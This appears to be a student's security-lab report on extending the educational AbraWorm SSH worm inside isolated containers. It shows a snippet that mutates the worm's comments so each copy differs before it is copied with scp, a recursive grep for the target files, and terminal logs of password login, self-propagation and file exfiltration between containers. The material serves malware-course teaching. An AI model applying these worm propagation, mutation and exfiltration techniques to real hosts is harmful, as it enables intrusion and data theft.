
Task 2 :

I have modified the code AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time. I have done this task by inserting worm alteration code after the comment line and then deposit a copy of AbraWorm.py at the target host:




```
    # Modified part for assigment 2
    IN = open(sys.argv[0], 'r')
    all_of_it = IN.readlines()
    IN.close()

    OUT = open(sys.argv[0], 'w')
    for line in all_of_it:
        if line.startswith("#"):
            line = line.strip() + " hii...this is my new comment \n"
            OUT.write(line)
        else:
            OUT.write(line)
    OUT.close()

    scpcon.put(sys.argv[0])
```

Here, before executing the attack , our target machine (container 1 with ip 172.17.0.2) has 2 files a.py and b.txt containing the string “abracadabra” and also in the directory, a file f1.txt containing “abracadabra”.


root@43b2c39876ef: ~/dir1
seed@CSE406: ~/Downloads/malware/Offline-...
root@43b2c39876ef: ~/dir1
root@76e11aa38792: ~


```
root@43b2c39876ef:~# ls
a.py   b.txt   c.txt   dir1
root@43b2c39876ef:~# cat a.py
abracadabra hi bye bye
root@43b2c39876ef:~# cat b.txt
abracadabra
root@43b2c39876ef:~# cat c.txt
hello i am byebye
root@43b2c39876ef:~# cd dir1/
root@43b2c39876ef:~/dir1# ls
f1.txt
root@43b2c39876ef:~/dir1# cat f1.txt
abracadabra inside a dir
root@43b2c39876ef:~/dir1# 
```

Before executing attack, another target machine (container 2 with ip 172.17.0.3) has nothing.


seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
seed@CSE406: ~/Downloads/malware/Offline-...
root@43b2c39876ef: ~
root@76e11aa38792: ~


```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ python3 1805049_2.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected


output of 'ls' command: [b'a.py\n', b'b.txt\n', b'c.txt\n']

files of interest at the target: [b'a.py', b'b.txt']

Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ 
```

Now after the attack, we see in our first container, there is a copy of 1805049_2.py and there are some changes in comments.



```
root@43b2c39876ef:~# ls
a.py  b.txt  c.txt  dir1
root@43b2c39876ef:~# ls
1805049_2.py  a.py  b.txt  c.txt  dir1
root@43b2c39876ef:~# cat 1805049_2.py
#!/usr/bin/env python hii...this is my new comment

### AbraWorm.py hii...this is my new comment

### Author: Avi kak (kak@purdue.edu) hii...this is my new comment
### Date:   April 8, 2016; Updated April 6, 2022 hii...this is my new comment

##  This is a harmless worm meant for educational purposes only.  It can hii...this is my new
 comment
##  only attack machines that run SSH servers and those too only under hii...this is my new c
omment
##  very special conditions that are described below. Its primary features hii...this is my n
ew comment
##  are: hii...this is my new comment
## hii...this is my new comment
##  -- It tries to break in with SSH login into a randomly selected set of hii...this is my n
ew comment
##     hosts with a randomly selected set of usernames and with a randomly hii...this is my n
ew comment
##     chosen set of passwords. hii...this is my new comment
## hii...this is my new comment
##  -- If it can break into a host, it looks for the files that contain the hii...this is my
```

And also the two files a.py and b.txt containing the string “abracadabra” has propagated to container 2, but the f1.txt has not been transferred because we are not recursively searching here in directory.




```
root@76e11aa38792:~# ls
root@76e11aa38792:~# ls
a.py  b.txt
root@76e11aa38792:~# cat a.py
abracadabra hi bye bye
root@76e11aa38792:~# cat b.txt
abracadabra
root@76e11aa38792:~# 
```


Task 3 :

Task 3 is some extension of task 2. After the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string “abracadabra.” I have extended the worm code so that it descends down the directory structure and examines the files at every level. Corresponding changes are in 1805049_3.py. Here, I have modified the command as “ grep -rl abracadabra * ”.


Now after the attack, we see in our first container, there is a copy of 1805049_3.py and there are some changes in comments same as the previous task.


seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
seed@CSE406: ~/Downloads/malware/Offline-...
root@43b2c39876ef: ~
root@76e11aa38792: ~

```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ python3 1805049_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a.py\n', b'b.txt\n', b'c.txt\n', b'dir1\n']
For recursive grep in assignment 3

files of interest at the target: [b'a.py', b'b.txt', b'dir1/f1.txt']

Will now try to exfiltrate the files


connected to exhiltration host

No uploading of exfiltrated files

seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ 
```



```
root@43b2c39876ef:~# ls
a.py  b.txt  c.txt  dir1
root@43b2c39876ef:~# ls
1805049_3.py  a.py  b.txt  c.txt  dir1
root@43b2c39876ef:~# cat 1805049_3.py
#!/usr/bin/env python hii...this is my new comment

### AbraWorm.py hii...this is my new comment

### Author: Avi kak (kak@purdue.edu) hii...this is my new comment
### Date:   April 8, 2016; Updated April 6, 2022 hii...this is my new comment

##  This is a harmless worm meant for educational purposes only.  It can hii...this is my new
 comment
##  only attack machines that run SSH servers and those too only under hii...this is my new c
omment
##  very special conditions that are described below. Its primary features hii...this is my n
ew comment
##  are: hii...this is my new comment
## hii...this is my new comment
##   -- It tries to break in with SSH login into a randomly selected set of hii...this is my n
ew comment
##      hosts with a randomly selected set of usernames and with a randomly hii...this is my n
ew comment
##      chosen set of passwords. hii...this is my new comment
## hii...this is my new comment
##   -- If it can break into a host, it looks for the files that contain the hii...this is my
```


root@76e11aa38792: ~
seed@CSE406: ~/Downloads/malware/Offline-...
root@43b2c39876ef: ~/dir1
root@76e11aa38792: ~

```
root@76e11aa38792:~# ls
a.py  b.txt  f1.txt
root@76e11aa38792:~# cat a.py
abracadabra hi bye bye
root@76e11aa38792:~# cat b.txt
abracadabra
root@76e11aa38792:~# cat f1.txt
abracadabra inside a dir
root@76e11aa38792:~# 
```

Here, the two files a.py and b.txt containing the string “abracadabra” has propagated to container 2, and also the f1.txt in directory named ‘dir’ has also been transferred , because now we are recursively searching here in directory.
So, task 3 is done.